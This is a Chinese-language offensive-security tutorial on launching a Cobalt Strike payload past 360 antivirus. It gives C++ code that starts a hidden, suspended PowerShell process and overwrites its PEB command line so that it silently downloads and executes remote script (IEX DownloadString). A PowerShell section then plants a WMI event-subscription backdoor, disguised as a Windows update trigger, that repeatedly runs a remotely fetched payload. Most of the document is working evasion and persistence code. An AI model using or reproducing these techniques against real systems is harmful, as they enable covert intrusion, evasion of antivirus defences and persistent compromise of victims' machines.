cs上线-powershell参数污染-bypass 360

作者：an1m0re7@深蓝攻防实验室

1、原理

PEB结构中ProcessParameters是命令行参数，通过在内存中获取到ProcessParameters的地址，进行覆盖，替换参数。
peb结构:https://docs.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-peb

2、实验步骤

1、首先创建一个powershell进程，参数为任意(不被360查杀)，此处我未加参数。

```
// Start process suspended
wchar_t T[] = { 'k','e','r','n','e','1','3','2','.','d','1','1','\0' };
HMODULE h = LoadLibrary(T);
CreProcW a = (CreProcW)GetProcAddress(h, "CreateProcessInternalW");
STARTUPINFO StartInfo;
memset(&StartInfo, '\0', sizeof(StartInfo));
StartInfo.cb = sizeof(StartInfo);  //name structure

StartInfo.dwFlags = STARTF_USESHOWWINDOW;
StartInfo.wShowWindow = SW_HIDE;  //隐藏DOC窗口
PROCESS_INFORMATION ProcInfo;     //name structure
memset(&ProcInfo, 0, sizeof(ProcInfo));
CString strCommand = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe";
//CString ttt = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0";
BOOL flag = a(NULL, NULL, strCommand.GetBuffer(0), NULL, NULL, TRUE, 0, NULL, NULL, &StartInfo, &ProcInfo, NULL);
```

2、获取到peb地址。

```
ntpi(
    ProcInfo.hProcess,
    ProcessBasicInformation,
    &pbi,
    sizeof(pbi),
    &retLen
);

// Read the PEB from the target process
success = ReadProcessMemory(ProcInfo.hProcess, pbi.PebBaseAddress, &pebLocal, sizeof(PEB), &bytesRead);
if (success == FALSE) {
    printf("[!] Error: Could not call ReadProcessMemory to grab PEB\n");
    return 1;
}
```

3、获取到peb结构中ProcessParameters地址，使用wpm函数进行替换。


```
// Grab the ProcessParameters from PEB
parameters = (RTL_USER_PROCESS_PARAMETERS*)readProcessMemory(
    ProcInfo.hProcess,
    pebLocal.ProcessParameters,
    sizeof(RTL_USER_PROCESS_PARAMETERS) + 300
);

// Set the actual arguments we are looking to use


char s[200];
sprintf(s,"powershell.exe -c \"IEX((new-object net.webclient).downloadstring('%s'))\"",argv[1]);
wchar_t wtext[100];
mbstowcs(wtext, s, sizeof(s));
wprintf(wtext);
success = writeProcessMemory(ProcInfo.hProcess, parameters->CommandLine.Buffer, (void*)wtext, sizeof(wtext));
if (success == FALSE) {
    printf("[!] Error: Could not call WriteProcessMemory to update commandline args\n");
    return 1;
}
```

免杀效果

查看进程参数发现显示的还是powershell.exe 没有参数。



持久化

可以配合wmi订阅事件后门做持久化。可以bypass 360

```
$TimerArgs = @{
IntervalBetweenEvents = ([UInt32] 2000) # 30 min
SkipIfPassed = $False
TimerId ="Trigger" };
$Timer = Set-WmiInstance -Namespace root/cimv2 -Class __IntervalTimerInstruction -
Arguments $TimerArgs;
$EventFilterArgs = @{
```

```
EventNamespace = 'root/cimv2'
Name = "Windows update trigger"
Query = "SELECT * FROM __TimerEvent WHERE TimerID = 'Trigger'"
QueryLanguage = 'WQL' };
$Filter = Set-WmiInstance -Namespace root/subscription -Class __EventFilter -Arguments
$EventFilterArgs;
write-output 'Invoke-Expression(New-Object
System.Net.WebClient).DownloadString("http://xxxxxxx/a")' |out-file -filepath
'c:\xxx.ps1'
$FinalPayload = 'c:\agu.exe http://xxxxxxxx/a'

$CommandLineConsumerArgs = @{
Name = "Windows update consumer"
CommandLineTemplate = $FinalPayload
};
$Consumer = Set-WmiInstance -Namespace root/subscription -Class
CommandLineEventConsumer -Arguments $CommandLineConsumerArgs;
$FilterToConsumerArgs = @{
Filter = $Filter
Consumer = $Consumer
};
$FilterToConsumerBinding = Set-WmiInstance -Namespace root/subscription -Class
__FilterToConsumerBinding -Arguments $FilterToConsumerArgs;
```